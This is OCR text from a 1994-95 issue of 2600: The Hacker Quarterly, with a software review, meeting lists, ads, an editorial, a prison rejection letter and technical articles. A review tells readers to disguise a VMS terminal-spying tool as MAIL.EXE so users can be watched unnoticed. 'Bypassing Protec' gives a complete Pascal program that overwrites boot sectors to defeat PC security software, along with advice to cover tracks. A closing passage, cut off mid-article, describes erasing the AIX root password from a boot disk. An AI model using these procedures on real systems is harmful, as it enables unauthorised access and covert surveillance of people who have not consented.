VA	39	Vatican City State
VC	1	St. Vincent and the Grenadines
VE	58	Venezuela
VG	1	Virgin Islands (British)
VI	1	Virgin Islands (US)
VN	84	Vietnam
VU	678	Vanuatu
WF	681	Wallis and Futuna Islands
WS	685	Western Samoa
YE	967	Yemen
YT	269	Mayotte
YU	381	Yugoslavia
ZA	27	South Africa
ZM	260	Zambia
ZR	243	Zaire
ZW	263	Zimbabwe

"—" under a category indicates no service.
"???" indicates a mystery to us. Please help.

* - This country no longer exists but its Internet domain is still being used.

SOFTWARE REVIEW

The Supervisor Series
Handy Software for Privileged VMS Users
Review by Floyd Lloyd

This article presents a review of the Supervisor Series of utilities for VMS. The Supervisor Series is a collection of tools which give privileged VMS users the ability to intercept traffic between terminals and user processes running on the VAX. There are a few different flavors of how it works, which will be discussed later in this article. This software started life as a commercial product and was later released to the public domain. It can be found on the Internet at ftp.spc.edu/ anonymous/macro32/savesets via anonymous FTP.

Most of us who have had the privilege (and years) to remember hacking the DECsystem 20, have fond memories of the TOPS-20 operating system. It was a nice, comfy, friendly environment (my first impressions of VMS were not so complimentary). TOPS-20 offered two commands that I really missed in VMS: SPY and ADVISE. SPY's functionality should be obvious from its name; it let you watch what was happening on another terminal. You could see exactly what the other person was seeing, including their typing. ADVISE went a step beyond SPY. Not only did you get the display of the other person, but you also were allowed to type. ADVISE gave you the equivalent of two terminals hooked to the same process on the Twenty. The computer took input from either terminal and gave output to both, without discrimination. ADVISE was a great tool for teaching spastic users. It also helped out when two people were working on the same problem, but were at different locations.

I got very used to using SPY and ADVISE and missed them greatly when we migrated to VMS. Well, now they're back (for VMS) in the form of the Supervisor Series of software. The software seems pretty bulletproof - I demo'ed a commercial version of a package which did the same thing a few years ago. Within five minutes after starting to use it, it crashed the VAX! With the Supervisor Series, I've had none of these problems. The software is well organized, works like a part of VMS, and comes with complete sources and excellent documentation.

Using the Supervisor Series is very straightforward. The first problem to overcome is gaining access to a fully privileged account. Once you've cleared that first (and big) hurdle, the product installs like any other quality VMS application using the VMSINSTAL.COM procedure. I have two additional suggestions for the installation. First, I would not install this product in its default location; hide it down in some subdirectory where no one ever goes. Second, change the name of the .EXE from SUPERVISOR.EXE to MAIL.EXE or something innocuous; if someone FINGERs you and sees a program called SUPERVISOR in use all the time, they may get suspicious - nobody worries when they see someone running MAIL all day long. You'll also have to change the .CLD file to invoke the renamed .EXE. The installation of The Supervisor Series will require the insertion of identifiers via the AUTHORIZE facility on the VAX. If security auditing is enabled on the VAX, this action will set off alarms on the system console. Once the identifiers have been added, you must grant them to yourself. Once again, this can set off alarms on an audited system.

SUPERVISOR works in two basic modes which are analogous to SPY and ADVISE on the Twenty. SUPERVISOR by itself works like SPY; showing you what's happening on a particular terminal. SUPERVISOR invoked with the /ADVISE qualifier allows you to "join in" on someone's session. SUPERVISOR also has a "quiet mode" and a "notify mode", which are controlled by the /NOTIFY qualifier. If the /NOTIFY qualifier is specified, the target will get a message on his terminal letting him know that you're watching or advising. The default is /NONOTIFY, which is sufficient for most applications; there's no evidence that you're watching them.

Once the product is installed, using it is simple. The first step is to define the command to your process (the default installation location, which is not recommended for clandestine operations, is shown):

$ set command sys$sysdevice:[supser.exe]supervisor

Next, the program is invoked:

$ supervise LTA7: (To watch the user on LTA7:)

$ supervise/advise LTA9: (To advise the user on LTA9:)

$ supervise/advise/notify LTA9: (To advise the user on LTA9: and let them know about it)

It's that simple and it really works. The only thing that this product needs is the ability to monitor the RTAn: class of device. That inability is not a fault of the software; it is a limitation of VMS to provide this information. RTAn: terminals are created when users use the SET HOST command to connect to your local system across a DECnet network.

The Supervisor Series consists not only of SUPERVISOR, but also includes PHOTO. PHOTO (another long lost DECsystem 20 command) allows you to record your keystrokes and screen output to a file for later review. PHOTO used in conjunction with SUPERVISOR allows you to record the actions of someone else.

This software brings some real power to the user's hands, whether you're a system manager, hacker, or crasher. The software and documentation are first rate and well worth the cost of an FTP. So, I leave it up to the reader to do the hard work and gain a fully privileged account on a VAX. Once you have that, get The Supervisor Series and enjoy yourself.

2600 MEETINGS

NORTH AMERICA

Ann Arbor, MI

Galleria on South University.

Austin

Northcross Mall, across the skating rink from the food court, next to Pipe World.

Baton Rouge, LA

In The LSU Union Building, between the Tiger Pause and Swensen's Ice Cream, next to the payphones. Payphone numbers: (504) 387-9520, 9538, 9618, 9722, 9733, 9735.

Bloomington, MN

Mall of America, north side food court, across from Burger King and the bank of payphones that don't take incoming calls.

Boise, ID

Student Union building at Boise State University near payphones. Payphone numbers: (208) 342-9432, 9559, 9700, 9798.

Boston

Prudential Center Plaza, Terrace Food Court. Payphones: (617) 236-6582, 6583, 6584, 6585.

Buffalo

Eastern Hills Mall (Clarence) by lockers near food court.

Cincinnati

Kenwood Town Center, food court.

Clearwater, FL

Clearwater Mall, near the food court. (813) 796-9706, 9707, 9708, 9813.

Cleveland

Coventry Arabica in Cleveland Heights.

Columbus, OH

The French Market in the Continent by the arcade and payphones.

Dallas

Mama's Pizza, northeast corner of Campbell Rd. and Preston Rd. in North Dallas, first floor of the two story strip section. 7 pm.

Danbury, CT

Danbury Fair Mall, off Exit 4 of I-84, in the food court. Payphones: (203) 748-9995.

Houston

Galleria Mall, 2nd story overlooking the skating rink.

Kansas City

Food court at the Oak Park Mall in Overland Park, Kansas.

Los Angeles

Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9358, 9388, 9506, 9519, 9520; 625-9923, 9924; 614-9849, 9872, 9918, 9926.

Louisville, KY

The Mall, St. Matthew's food court.

Madison, WI

Union South (227 S. Randall St.) on the main level by the payphones. Payphone numbers: (608) 251-9746, 9914, 9916, 9923.

Memphis

Hickory Ridge Mall, Winchester Rd., in the food court. Payphones: (901) 366-4017, 4018, 4019, 4020, 4021.

Nashville

Bellevue Mall in Bellevue, in the non-smoking circle inside the mall in front of Dillards.

New York City

Citicorp Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd. Payphones: (212) 223-9011, 8927; 308-8044, 8162.

Ottawa, ONT (Canada)

Cafe Wim on Sussex, a block down from Rideau Street. 7 pm.

Philadelphia

30th Street Amtrak Station at 30th & Market, under the "Stairwell 7" sign. Payphones: (215) 222-9880, 9881, 9779, 9799, 9632; 387-9751.

Pittsburgh

Parkway Center Mall, south of downtown, on Route 279. In the food court. Payphones: (412) 928-9926, 9927, 9934.

Portland, OR

Lloyd Center Mall, second level at the food court.

Poughkeepsie, NY

South Hills Mall, off Route 9. By the payphones in front of Radio Shack, next to the food court.

Raleigh, NC

Crabtree Valley Mall, food court.

Rochester, NY

Marketplace Mall food court.

St. Louis

Galleria, Highway 40 and Brentwood, lower level, food court area, by the theaters.

Sacramento

The Capitol City Coffee Company, 1427 L Street, on the corner of 15th & L streets in downtown Sacramento. Payphone: (916) 442-9429.

San Francisco

4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

Seattle

Washington State Convention Center, first floor. Payphones: (206) 220-9774,5,6,7.

Washington DC

Pentagon City Mall in the food court.

*****

EUROPE & SOUTH AMERICA

Buenos Aires, Argentina

In the bar at San Jose 05.

London, England

Trocadero Shopping Center (near Picadilly Circus) next to VR machines. 7 pm to 8pm.

Munich, Germany

Hauptbahnhof (Central Station), first floor, by Burger King and the payphones. (One stop on the S-Bahn from Hackerbruecke - Hackerbridge!) Birthplace of Hacker-Pschorr beer. Payphones: +49-89-591-835, +49-89-558-541, 542, 543, 544, 545.

Granada, Spain

At Kiwi Pub in Pedro Antonio de Alarcore Street.

Halmstad, Sweden

At the end of the town square (Stora Torget), to the right of the bakery (Tre Hjartan). At the payphones.

*****

All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time unless otherwise noted. To start a meeting in your city, leave a message and phone number at (516) 751-2600.

TIME RUNNING OUT?

IF YOUR ADDRESS LABEL SAYS IT'S TIME TO RENEW, YOU SHOULD TAKE IT VERY SERIOUSLY. UNLIKE MOST OTHER PUBLICATIONS, WE WON'T SEND YOU A BUNCH OF REMINDERS OVER AND OVER AGAIN. WE DON'T BELIEVE IN HOUNDING OUR (FORMER) READERS. SO YOU COULD FIND YOURSELF WONDERING WHY YOU HAVEN'T SEEN 2600 IN THE LAST FEW MONTHS. UNFORTUNATELY, WHEN THIS OCCURS, SUBSCRIBERS USUALLY MISS AN ISSUE BY THE TIME THEY FIGURE OUT WHAT'S HAPPENED. AND IF YOU'VE EVER MISSED AN ISSUE OF 2600, YOU KNOW WHAT THAT ENTAILS. DON'T GET CAUGHT SHORT. RENEW BEFORE YOUR LAST ISSUE ARRIVES SO THERE WON'T BE ANY GAPS. RENEW FOR MULTIPLE YEARS SO YOU WON'T HAVE TO WORRY ABOUT THIS QUITE SO OFTEN. AND FOR YOU CORPORATIONS AND INSTITUTIONS THAT TAKE FOREVER TO PROCESS PURCHASE ORDERS, CONSIDER A LIFETIME SUBSCRIPTION SO YOU'LL NEVER HAVE TO DEAL WITH ANY OF THIS AGAIN.

INDIVIDUAL SUBSCRIPTION

❑ 1 year/$21 ❑ 2 years/$38 ❑ 3 years/$54

CORPORATE SUBSCRIPTION

❑ 1 year/$50 ❑ 2 years/$90 ❑ 3 years/$125

OVERSEAS SUBSCRIPTION

❑ 1 year, individual/$30 ❑ 1 year, corporate/$65

LIFETIME SUBSCRIPTION

❑ $260 (the dire threats on this page will never apply to you)
(also includes back issues from 1984, 1985, and 1986)

BACK ISSUES (invaluable reference material)

❑ 1984/$25 ❑ 1985/$25 ❑ 1986/$25 ❑ 1987/$25
❑ 1988/$25 ❑ 1989/$25 ❑ 1990/$25 ❑ 1991/$25
❑ 1992/$25 ❑ 1993/$25

(OVERSEAS: ADD $5 PER YEAR OF BACK ISSUES)

(individual back issues for 1988 to present are $6.25 each, $7.50 overseas)

Send orders to: 2600, PO Box 752, Middle Island, NY 11953


TOTAL AMOUNT ENCLOSED:

New Zealand

An "old model" coin telephone.

Photo by Kingpin

Myanmar



Another non-modern model in Yangon.

Photo by Julie Alperin

Italy

This phone in Rome does everything.

Photo by Davide D'Angelantonio

Thailand

In a town called Phuket. Really.

Photo by Chas Dye

FOREIGN PAYPHONE PHOTOS NOW COME TO YOU IN LIVING COLOR ON THE BACK PAGE! SEND YOURS TO: 2600, PO BOX 99, MIDDLE ISLAND, NY 11953 USA.

2600

Authorization:
1-800-528-2121
IF SUSPICIOUS ASK
FOR CODE 10

The Hacker Quarterly *VOLUME ELEVEN, NUMBER FOUR*
$4 **($5.50 in Canada)** *WINTER 1994-95*

STAFF

Editor-In-Chief
Emmanuel Goldstein

Office Manager
Tampruf

Artwork
Affra Gibbs

"He's an absolutely appalling influence on young men who fall for the glamorization of crime he publishes."
- Hacker Prosecutor Gail Thackeray on Emmanuel Goldstein

Writers: Billsf, Blue Whale, Eric Corley, Count Zero, Kevin Crow, Dr. Delam, John Drake, Paul Estev, Mr. French, Bob Hardy, Kingpin, Knight Lightning, Kevin Mitnick, NC-23, The Plague, Marshall Plann, Peter Rabbit, David Ruderman, Bernie S., Sarlo, Silent Switchman, Scott Skinner, Mr. Upsetter, Voyager, Dr. Williams, and so many more.
Technical Expertise: Rop Gonggrijp, Joe630, Phiber Optik.
Shout Outs: Fernando, Fernandito, Daniel, Derio, mep, Big Audio, and the Brazilian guy.

the guide

2600 *(ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc., 7 Strong's Lane, Setauket, NY 11733.*
Second class postage permit paid at Setauket, New York.
POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada --$21 individual, $50 corporate (U.S. funds).
Overseas -- $30 individual, $65 corporate.
Back issues available for 1984-1993 at $25 per year, $30 per year overseas.
Individual issues available from 1988 on at $6.25 each, $7.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752.
FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099.
INTERNET ADDRESS: 2600@well.sf.ca.us
2600 **Office Line: 516-751-2600,** ***2600*** **FAX Line: 516-474-2677**

Inspiration

The hacker world is constantly weaving from one extreme to the next - one day you may witness something that will be awe-inspiring and filled with a purpose - and the next you might see utter stupidity of one sort or another that shouldn't even be dignified with an acknowledgement. Elite versus lame.

It's all part of the beauty of our strange community where we can stay anonymous or shout our existence out to anyone who's listening - sometimes even to those who don't want to listen. We are a microcosm of democracy and we have to constantly fight with those who want to control the freedom we've built. At the same time, we have to be on the alert for destructiveness from within that could unravel our accomplishments with far more effectiveness than any outside enemy.

In early October of 1994, hackers of Argentina held their very first international conference. While communication between North American and European hackers has been growing steadily, not many of us had ever seen the hacker world of South America. Just as we were pleasantly surprised by what we found in Holland in 1989, we see tremendous promise and inspiration in Buenos Aires.

The hackers there are very hungry for information of any sort - cellular technology, international phreaking, access to the Internet - the list goes on and on. The eagerness with which any new idea or theory is embraced really puts a lot of what we do into perspective. Just being able to experiment and come up with new ways of doing things, new toys to play with, methods of linking the world together - that's where the real driving force of hacking is. It jumps all language and cultural barriers. And it's this that we really need to embrace.

For the people of Argentina, freedom is something that is not taken lightly. It wasn't long ago when young people who spoke up against the government or who did something deemed unacceptable by the junta would simply disappear and never be heard from again. People who understand technology and are willing to shape it to further individual liberty will always be near the top of the enemy list of a repressive regime. We can never close our eyes to this fact and we can never fool ourselves into thinking that we are safe from those malignant forces.

One of the most important goals for the hackers of Argentina is to get connected to the Internet. This remarkable crossroad will enable all of us to share their experiences and trade information of all sorts. We've almost become used to it here. But net access is not a given in much of the world; in fact, quite a few people in power are nervous about the effect such access will have on the masses. It's rather difficult to keep people in check when they can easily assemble electronically or instantly communicate with people on the other side of the globe. And perhaps that's the whole point: net access may be the tool that society has built in order to keep *governments* in check.

The bottom line is simply that once people get access to something as open and democratic as the net, they won't be willing to let it go. That's why it's up to all of us who have the power to bring as many others into it as we can - at home and abroad.

As the world becomes more electronically integrated, it's up to those of us with the ability to constantly test and question. An excellent example of the importance of this came out of the United Kingdom over the summer when a Scottish hacker managed to get into British Telecom databases. By so doing, he gained access to thousands of pages of highly confidential records - the details of which were subsequently splattered across the pages of all of London's newspapers. Unlisted phone numbers for the Prime Minister and the Royal Family, secret Ministry of Defence installations, home addresses of senior military personnel, information on nuclear war bunkers, even the location of undercover intelligence service buildings in London.

The terrorist implications of such information should be obvious. If this information was so easy for one person to get, it should pose no problem for an organization. In this particular case, the hacker managed to infiltrate the system by getting a temporary job with British Telecom. No special screening was done and it was fantastically easy to get full

access. This knowledge, coupled with the number of people who work for the phone company, made the course of action quite obvious: a full disclosure of all the data.

This caused a scandal of unimagined proportions. No computer intrusion had *ever* resulted in this many secrets getting out. But what choice was there? To remain silent and hope that nobody else would discover the gaping hole? To tell the authorities and hope that nobody else had already discovered the gaping hole and also hope that the authorities didn't immediately have you killed? Sometimes the only way to make a system secure is to call the vulnerabilities to *everybody's* attention. This is what the hacker did and now everybody has a pretty good idea of how secure British Telecom computers are as well as how much secret information is kept on them. We don't expect British Telecom to be happy but they have no one to blame but themselves.

An interesting sidenote to this is the computer system itself (the Customer Services System) was designed by Cincinnati Bell. Another interesting sidenote is the fact that this significant event has gone virtually unmentioned in American media.

So with all of this positive, inspirational stuff going on, what is it that we have to be on the lookout for? As we said, there are always forces that want to control freedom and, oftentimes, reverse it. And there are those within our own community who will, through carelessness, boredom, or even self-destructiveness give those outside forces exactly what they want.

Now would seem a perfect time for an activist group to sprout in order to keep the net from becoming subverted by commercialization and overregulation. The manifesto of a group called the Internet Liberation Front gives the impression of pointed, and arrogant, idealism. Which is exactly what we needed. However, instead of attacking the real enemy of independent thought, this anonymous group chose to go after the author of a book! Josh Quittner, whose book on hackers, *Masters of Deception*, is due out in January, had his Internet mailbox flooded with ILF manifestoes. In addition, his phone line was forwarded to an obscene message. Typical hacker pranks which probably never would have been taken seriously. Except that this time it was done by a group with a manifesto. That's really all it takes to make headlines these days.

We hope to see a group come along one of these days that recognizes the importance of free speech and individual power. A group that isn't funded by phone companies like certain "civil liberties" organizations. A group that doesn't see the work of one author as a threat to the community. Ideas, even when they are dead wrong, are a doorway to discussion. Actions, however, carry the real threat.

Something we should all be aware of is the recent conviction of BBS operators Robert and Carleen Thomas in Memphis, Tennessee. The Amateur Action BBS was an adult-oriented board located in San Jose, California. One part of the board contained pictures similar to those found in X-rated magazines. A law enforcement official in Memphis called the board, downloaded some pictures, and actually managed to have the couple brought to Tennessee to face charges of distributing pornographic images via computer. Even though the board was in California, they were charged under the community standards of Tennessee which are significantly more conservative. A jury found them guilty and the couple was sentenced to approximately three years in prison with no hope of early release.

This happened right here in the United States in 1994, yet there was little press coverage and, consequently, little public outcry.

Obviously, these people must be freed and soon. That trial should never have even happened - if the moral standards of Tennessee are imposed upon the rest of the nation, rapidly spiraling de-evolution will become a fact of life for us all. And there will be virtually no limit on future targets. Apart from raising consciousness and spreading the word, those of us concerned with freedom of speech in the digital age should actively fight back against such atrocities. A good step would be to open a dozen boards to replace the one they shut down. Perhaps that will get the message across that electronic freedom is not to be trifled with. The net and the digital age won't come anywhere near their potential unless courage is the key operating component.

BYPASSING PROTEC

by Michael Wilson

I've been reading *2600* for just over two and a half years, and I've collected about 35 megs of hacking texts which I just about know by heart, and over the last ten years, I've been able to apply about one-fifth of the information that I've acquired. I have learned one thing well: by the time information on a back door trickles down to you, it's usually closed. And no matter how many poorly written text files you have, nobody can learn a thought process without discovering it themselves. You've usually got to reinvent the wheel every time you try something new in order to understand what's going on. If you don't understand what's going on after applying a cookbook answer to a hacking question, it was a useless venture. So here are the details about my experience with Protec, and hopefully enough explanation so you understand what's going on in addition to what the procedure is. I have only discussed this with one person since these events transpired, so you're getting it from the horse's mouth, as it were:

Some years ago, I attended a particular community college that we affectionately call Harvard on the Hudson (not to be confused with Columbia). Anyway, they have about 60 386-33's for free student use, and quite a bit of software. They also have a very annoying little piece of software called Protec. Protec is a hard drive security program that I don't think was ever debugged by the original authors. You might think that means that they have all kinds of back doors that they never thought of closing. Well, it's true. But what's more interesting, is that every once in a while, Protec decides that it doesn't like the 3500 line program you're working on and decides, when you try to save it, that you're attempting an illegal file copy and erases your program. Now, this tends to make a programmer very very pissed off. So I set out to do something about it.

As to how exactly Protec works, well, I'm not sure. I've got a theory, which I'll posit here, because I think it will help you to understand how I came about my "solution" to the Protec problem. Protec is composed of about five parts, near as I can tell. There is boot sector specific code and four device drivers.

Let's say, for arguments sake, that what we're working with is a UNISYS 386-25 with a 1.44 meg floppy as drive A, a 1.2 as drive B, and an unknown number of hard drive partitions.

When you put a bootable 1.44 in and do a 3 finger salute (or a cold boot, doesn't matter), you get what is, for all purposes, control of the machine.

But for all intensive high-level purposes, there are no hard drives, they just don't seem to exist. In fact, if you install a VDISK (or even something a little more exotic), it will install as C. If you are trying to circumvent Protec, however, I don't really recommend any ram disks. They are unnecessary and cause grand headaches. Now, the astute reader will have caught the reference to "high-level" above and has probably already figured out how I've done this. Well, keep reading - it's not that simple.

So let's suppose you have Norton Utilities (if you don't, no big deal, you'll see). Load it up and go to choose item, Drive. Only Drives A and B are listed at all. What? You mean Norton doesn't even acknowledge them?

Well, yes and no. If you go to choose item, absolute disk sectors, Norton will ask you to pick a drive and, lo and behold, the hard drives are sitting there, with their flies open. So you can look at the drives sector by sector, big deal. But wait. What's the difference? Why was one menu showing the hard drives C and D and the other menu just showing the floppies? The answer to a DOS programmer is trite, but to someone not

fluent in DOS internals and ROM bios of an 80X86 system, it could be quite perplexing. Let me explain.

We're all familiar with interrupt 21h, that's the dos function call that handles disk access on a relative sector and file level. The specific function (load, save, delete, etc.) is determined by the register settings at the time of the interrupt call. 21h is a software-based interrupt. That means it is installed by DOS when you boot up your computer. But how is it loaded off the disk? Theoretically, it would need routines similar to the ones it provides (reading, writing, etc.) in order to load the OS. Well, those routines are built into the ROM BIOS (Basic-Input-Output-System). Beautiful, so what?

This means that because the software interrupts are in RAM, they can be endlessly played with. This is how all self-respecting software based computer security works on the 80X86 machines; it redirects the calls to these routines so that the call is passed through a third-party routine that checks the parameters being passed into the actual functions to make sure the user isn't trying to do anything mean and nasty. If he/she is doing something nasty, this is when the bells and whistles are set off and all kinds of crap. If the call is a "valid" one then control is passed to the original routine, as if nothing had happened except for a time lag.

Basically, Protec uses this procedure to filter out calls to the protected drives. So how do we get by this? Allow me to throw out some ideas and show you why some are and some are not practical.

1) We could find the address of the original routine and restore the interrupt vector table to its original state.

2) We could use the BIOS routines to get to the disk, thereby not even using the altered functions.

3) We could somehow prevent the original int 21h function from being altered in the first place.

OK, Number 1. The simple question is, how. Once you are in the system, protection has been loaded somehow. The table that stores the addresses to all interrupt routines (called the interrupt vector table) is located at the bottom of memory, and is very easy to access. However, we must assume that the table is altered before we can possibly get to it to find what the true address is (this is indeed the case).

What about Number 2? Theoretically, this would work. You could use Interrupt 13h to get any sector on the disk and it would basically ignore Protec all together. But all the information and procedures needed to interpret directory trees and logical sector numbers is contained within the diseased software interrupts. We would have to have a DOS technical reference, and we would basically have to rewrite the operating system from scratch. No fun, I can tell you. (But I am working on a BIOS based Xtree type program. It's hard work, but it will make things like this easy work someday.)

That leaves Number 3 (plus a number of very stupid ideas I haven't put here and a number of brilliant ones that I just haven't thought of). We have to stop Protec from ever being loaded. So how the hell do you do that? Once you're in, it's in too, isn't it? Yes, but remember, we can stop it from being loaded in again, can't we? Look up a few paragraphs.

What's the root of Protec's scheme? Redirecting interrupts before you can get to them. When would it have to do that? During the boot procedure. How can we change the boot procedure so that it doesn't load Protec? A couple of thoughts: we could alter the CONFIG.SYS and AUTOEXEC.BAT files. But we can't get to them, we don't know where on the disk they are (remember, we have no access to the file system as such, just the absolute disk sectors themselves). That leaves the boot sector. It turns out that all you have to do is replace the boot sector with a "normal" one.

What you have to do is run a program (like the one below) that will save a plain normal boot sector (preferably from a hard drive) to a file, boot up the protected computer (from floppy) and run the

program again, this time saving the boot sector of their hard drive to a file and replacing the boot sector with the one you've previously saved, then reboot the computer from their hard drive, reversing the procedure when you're done.

Something has just occurred to me. I am assuming that all of the operating systems are similar. They have to be the same manufacturer (I hate to think what would happen if you tried to replace an MS-DOS boot sector with a Dr. DOS one. Blechh.), and I would expect, a similar version (i.e., same major version number). You might have a bit of flexibility with the version numbers. I'm not sure because I've had no problems with this procedure at all. But I no longer have access to machines with Protec so I can't test the limits of compatibility. I'll leave it up to you.

Now, the way I figure it, some of you will be smiling and rubbing your hands together, reaching for your favorite compiler. But, as fate would have it, Bill Gates and the rest of those cyber-imperialists at Microsoft have given us all the ability to do this on our standard DOS disks. It's called DEBUG. You can use DEBUG to load in the boot sector, save it to a file and load a pre-saved "normal" boot sector and insert it in place, replacing them when done (or not, but I recommend it highly. Cover your tracks.). A friend of mine who has one of the greatest natural talents for hacking I've ever seen did it exactly this way. I looked through the DOS manual and decided to write the program in Turbo Pascal.

I've included the source code for a cute little program I came up with to save a boot sector to a 512 byte file. It will also load a 512 byte file and save it over the top of a boot sector. There is nothing really strange within the source code. But I'll go through it for the sake of completeness. This version of the program compiles to about 6k under Turbo Pascal 5.5.

The basic menu procedure is simple enough, it just repeats until a valid entry is made. The first option prompts you for a drive number (remember 0=a,1=b, etc.) and a file name to save the boot sector to. The second option prompts you for similar information, but it loads a file into the buffer and overwrites the boot sector of the chosen drive with that buffer.

The sector reads and writes load a copy of the registers with the correct information to read or write where applicable, as well as including the track, head, and relative sector numbers. They then call interrupt 13h with this register set-up. I pulled these out of a low-level DOS unit I've been writing, so they are general purpose functions that you could use elsewhere. The only things that might look strange are the "ex := seg (sectorbuffer)" type functions. All they do is load the ex register with the segment portion of the address of the buffer and load the bx register with the offset portion of the address of the buffer. Aside from that, this program should be easily translatable into your favorite language and compiler.

Well, now you've seen the basics of dealing with PC security. There are many other topics and approaches. This one is a true brute-force, zero subtlety type approach, and not very high on the scale of elegance. As I'm sure you know, a security system is only as secure as its weakest link. I believe this is Protec's weakest link. It is certainly the most simple way in. If Sophco were to somehow make this an impossible solution, there are other ways in. The computers I was using had compilers on them, which means you could write a program that you would be able to run while Protec was loaded. Combining this fact with some truly artful programming, you could probably gain access to the security system enough to copy it out and set it up in a safe place to hack at it at your leisure, rather than risk being caught, which is always stupid if it can be avoided.

The information contained within this article was not meant for use in a destructive application, merely for the satisfaction of curiosity and entertainment. Lord knows, those are the only two reasons I've ever done this!

Have a marvelous time.

```
<< Beginning of program code >>

Program Saveboot;

Uses DOS,CRT;

type
    sectortype = array[0..511] of byte;
var
   sectorbuffer : sectorType;
   filename : string;
   bootfile : file of byte;
   regs : registers;
   x,
   option,
   DriveNum : integer;
   continue : boolean;

 Function Sector_Read( D,T,H,S : integer):Byte;
begin
      with regs do
          begin
               es := seg(sectorbuffer);
               bx := ofs(sectorbuffer);
               ch := t;
               cl := s;
               dh := h;
               dl := d;
               ah := 2;
               al := 1;
               intr(19,regs);
          end;
SECTOR_READ := Regs.Ah;
end;

 Function Sector_Write(D,T,H,S : integer):Byte;
begin
     with regs do
          begin
               es := seg(sectorbuffer);
               bx := ofs(sectorbuffer);
               ch := t;
               cl := s;
               dh := h;
               dl := d;
               ah := 3;
               al := 1;
               intr(19,regs);
          end;
SECTOR_WRITE := Regs.ah;
end;

begin
  fillchar(regs,sizeof(regs),0); { initialize the registers to 0 }
   repeat
     repeat
       clrscr;
       writeln;
```

```
      writeln('Boot Saver 1.0');
      writeln;
      writeln('1) Read and save boot sector');
      writeln('2) Load file and overwrite boot sector');
      writeln('3) Quit');
      writeln;
      write('Enter Option: ');
      readln(option);
    until ((option > 0) and (option < 4));
    if option = 1
    then
       begin
         writeln('Enter drive to load Boot sector from (0 = a, 1=b...)');
         write(' : ');
         readln(drivenum);
         write('Enter file name to save to : ');
         readln(filename);
         assign(bootfile,filename);
         rewrite(bootfile);
         if Sector_Read(Drivenum,0,0,1) = 0
          then
            for x := 0 to 511 do
              write(Bootfile,sectorbuffer[x]);
         close(bootfile);
       end;
    if option = 2
    then
      begin
         write('Enter file name to load from to : ');
         readln(filename);
         writeln('Enter drive to overwrite Boot sector on (0=a,1=b)');
         write(' : ');
         readln(drivenum);
         assign(bootfile,filename);
         reset(bootfile);
         for x := 0 to 511 do
           read(bootfile,sectorbuffer[x]);
         close(bootfile);
         if Sector_write(Drivenum,0,0,1) = 0
         then
           writeln('Ok, all done.');
       end;
  until option = 3;
end.

<< End of program Code >>
```

Rejection

U.S. Department of Justice

Federal Bureau of Prisons

Federal Correctional Institution

Schuylkill, Minersville, PA 17954-0700

November 10, 1994

The Hacker Quarterly
P.O. Box 752
Middle Island, NY 11953

To Whom It May Concern:

I am rejecting and returning the magazine, The Hacker Quarterly, which was addressed to Mark Abene #32109-054, an inmate at this institution.

This action is taken pursuant to Federal Prison System Program Statement 5265.8, which provides that a Warden may exclude publications which could potentially jeopardize the security and good order of the institution.

The magazine, The Hacker Quarterly, is a magazine for computer hackers. This particular issue includes how to make a "red box" for $10. Also, there is a detailed article on listening devices. In addition, there is coding that assists computer users in access systems that are not designed for the public. It explains the criminal intent of the commands. On the basis of this information, it is my opinion that this publication is detrimental to the good order and discipline of the institution.

In accordance with the provisions of the above referenced Program Statement, I have enclosed a copy of the rejection letter provided to Mr. Abene. You may obtain an independent review of this rejection by writing to the North East Regional Director, Federal Bureau of Prisons, United States Customs House, 7th Floor, 2nd and Chestnut Streets, Philadelphia, PA 19106.

Sincerely,

for G.C. Wigen
Warden

Enclosure

At least these guys give us a detailed review of our zine. It ain't *Factsheet Five*, but hey.

more key capturing

by Code-Cafe

In response to *2600's* kind offer of free advertising for subscribers, I thought I'd break with (my) tradition and share some goodies I've hacked out over the last few years.

Firstly, yesterday's hack was too easy to pass up. We were given three IBM RT's (unix boxes), but no root passwords. You need to scrounge for a boot disk for an RT then this is what you do:

Hacking AIX root. Boot, with the disk in, and eventually you'll get a menu. Pick item 3 (something about executing commands, or whatever). Mount the hard disks. This is done trial-and-error. The command ls /dev will show you the possible devices. This will usually work: mount /dev/hd0 /mnt which mounts the hard disk as /mnt. Your goal is to rip out the root password, for which you'll need the editor (vi) which won't work without a /tmp directory, so simply do another mount. mount /dev/hd3 /tmp then run vi (cd /mnt/usr/bin and vi ../../etc/security/passwd) on the password file, and use the "D" (delete to end-of-line) command to trash the encrypted root password. If it's /mnt/etc/passwd (not ../../etc/security /passwd), you'll probably use the "x" command, or change the ":" to a "!" instead. Press ZZ to save the file, and Ctrl-Alt-Pause (re-boot), or turn it off and on.

It will ask you to login. Type root, and you won't even be asked for a password. Might be an idea to make a new one up and put it in, or someone else is bound to notice and rm -rf or something. What am I doing with the RT's you ask? Well, look for the ultimate WWW server message on alt.2600 coming to a net near you soon....

Anyhow, back to the point. I read with annoyance that someone's already selling a key-recorder - annoyance, because I am too. Here are some of the tricks I've used, which should keep you TSR hackers happy for a while....

